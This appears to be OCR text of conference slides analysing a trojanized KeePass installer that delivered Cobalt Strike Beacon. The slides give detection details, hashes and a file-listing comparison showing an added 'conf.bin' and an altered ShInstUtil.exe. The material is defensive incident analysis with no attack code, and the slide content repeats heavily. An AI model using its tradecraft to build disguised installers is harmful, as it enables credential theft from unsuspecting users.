
© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Detection & Response

- Client had MDE (Microsoft Defender for Endpoint)
- Short dwell time
  - First alert 6h after installation
  - 30min after the manual operation had started
- MDE alerted when attacker executed another instance of CS BEACON
- No detection (or prevention) on the first instance of CS BEACON
  - Or loaders (KeePass.exe/other components, which are introduced shortly)
- Binaries retrieved from MDE but were also available on VirusTotal

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

010 > Malware Analysis

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:
        Verified:       Signed
        Signing date:   15:43 22/11/2024
        Publisher:      AVARKOM LLC
        Company:        Dominik Reichl
        Description:    KeePass Password Safe 2 Setup
        Product:        KeePass Password Safe 2
        Prod version:   2.56.0.0
        File version:
        MachineType:    32-bit
        Binary Version: 0.0.0.0
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:

        Comments:       This installation was built with Inno Setup.
        Entropy:        7.994
        MD5:    D0D2BDFD414A2A6A1E95363ED1B551DE
        SHA1:   65A1FEE585C8D49676DB5FF1921E72EC2F912FE1
        PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD
        PE256:  7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE
        SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8
        IMP:    48AA5C8931746A9655524F67B25A47EF
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:
        Verified:       Signed
        Signing date:   15:43 22/11/2024
        Publisher:      AVARKOM LLC
        Company:        Dominik Reichl
        Description:    KeePass Password Safe 2 Setup
        Product:        KeePass Password Safe 2
        Prod version:   2.56.0.0
        File version:
        MachineType:    32-bit
        Binary Version: 0.0.0.0
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:

        Comments:       This installation was built with Inno Setup.
        Entropy:        7.994
        MD5:    D0D2BDFD414A2A6A1E95363ED1B551DE
        SHA1:   65A1FEE585C8D49676DB5FF1921E72EC2F912FE1
        PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD
        PE256:  7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE
        SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8
        IMP:    48AA5C8931746A9655524F67B25A47EF
```

Version mismatch

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:
        Verified:       Signed
        Signing date:   15:43 22/11/2024
        Publisher:      AVARKOM LLC
        Company:        Dominik Reichl
        Description:    KeePass Password Safe 2 Setup
        Product:        KeePass Password Safe 2
        Prod version:   2.56.0.0
        File version:
        MachineType:    32-bit
        Binary Version: 0.0.0.0
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:

        Comments:       This installation was built with Inno Setup.
        Entropy:        7.994
        MD5:    D0D2BDFD414A2A6A1E95363ED1B551DE
        SHA1:   65A1FEE585C8D49676DB5FF1921E72EC2F912FE1
        PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD
        PE256:  7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE
        SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8
        IMP:    48AA5C8931746A9655524F67B25A47EF
```

Built the same way as the legit one…

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

…which makes it easy to extract ☺

```
c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:
        Verified:       Signed
        Signing date:   15:43 22/11/2024
        Publisher:      AVARKOM LLC
        Company:        Dominik Reichl
        Description:    KeePass Password Safe 2 Setup
        Product:        KeePass Password Safe 2
        Prod version:   2.56.0.0
        File version:
        MachineType:    32-bit
        Binary Version: 0.0.0.0
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:

        Comments:       This installation was built with Inno Setup.
        Entropy:        7.994
        MD5:    D0D2BDFD414A2A6A1E95363ED1B551DE
        SHA1:   65A1FEE585C8D49676DB5FF1921E72EC2F912FE1
        PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD
        PE256:  7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE
        SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8
        IMP:    48AA5C8931746A9655524F67B25A47EF
```

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17
 - "app\conf.bin" (2.2 MiB) SHA-1 f407026fd5492be96ddac0e959bccfe9467aa5bb
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (73.7 KiB) SHA-1 ce4ba079b39e3fb657d48c94032b3b98b84145b0
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Our sample

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17
 - "app\conf.bin" (2.2 MiB) SHA-1 f407026fd5492be96ddac0e959bccfe9467aa5bb
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (73.7 KiB) SHA-1 ce4ba079b39e3fb657d48c94032b3b98b84145b0
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

Legit KeePass

```
Listing "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode)
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d770719b5cadac23d0ed755ed796ddd2071
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0ae9148b4000ed86e4096fd998615ecc
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Our sample

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17
 - "app\conf.bin" (2.2 MiB) SHA-1 f407026fd5492be96ddac0e959bccfe9467aa5bb
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (73.7 KiB) SHA-1 ce4ba079b39e3fb657d48c94032b3b98b84145b0
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

Legit KeePass

```
Listing "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode)
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d770719b5cadac23d0ed755ed796ddd2071
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0ae9148b4000ed86e4096fd998615ecc
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Our sample

What are you?

Legit KeePass

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17
 - "app\conf.bin" (2.2 MiB) SHA-1 f407026fd5492be96ddac0e959bccfe9467aa5bb
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
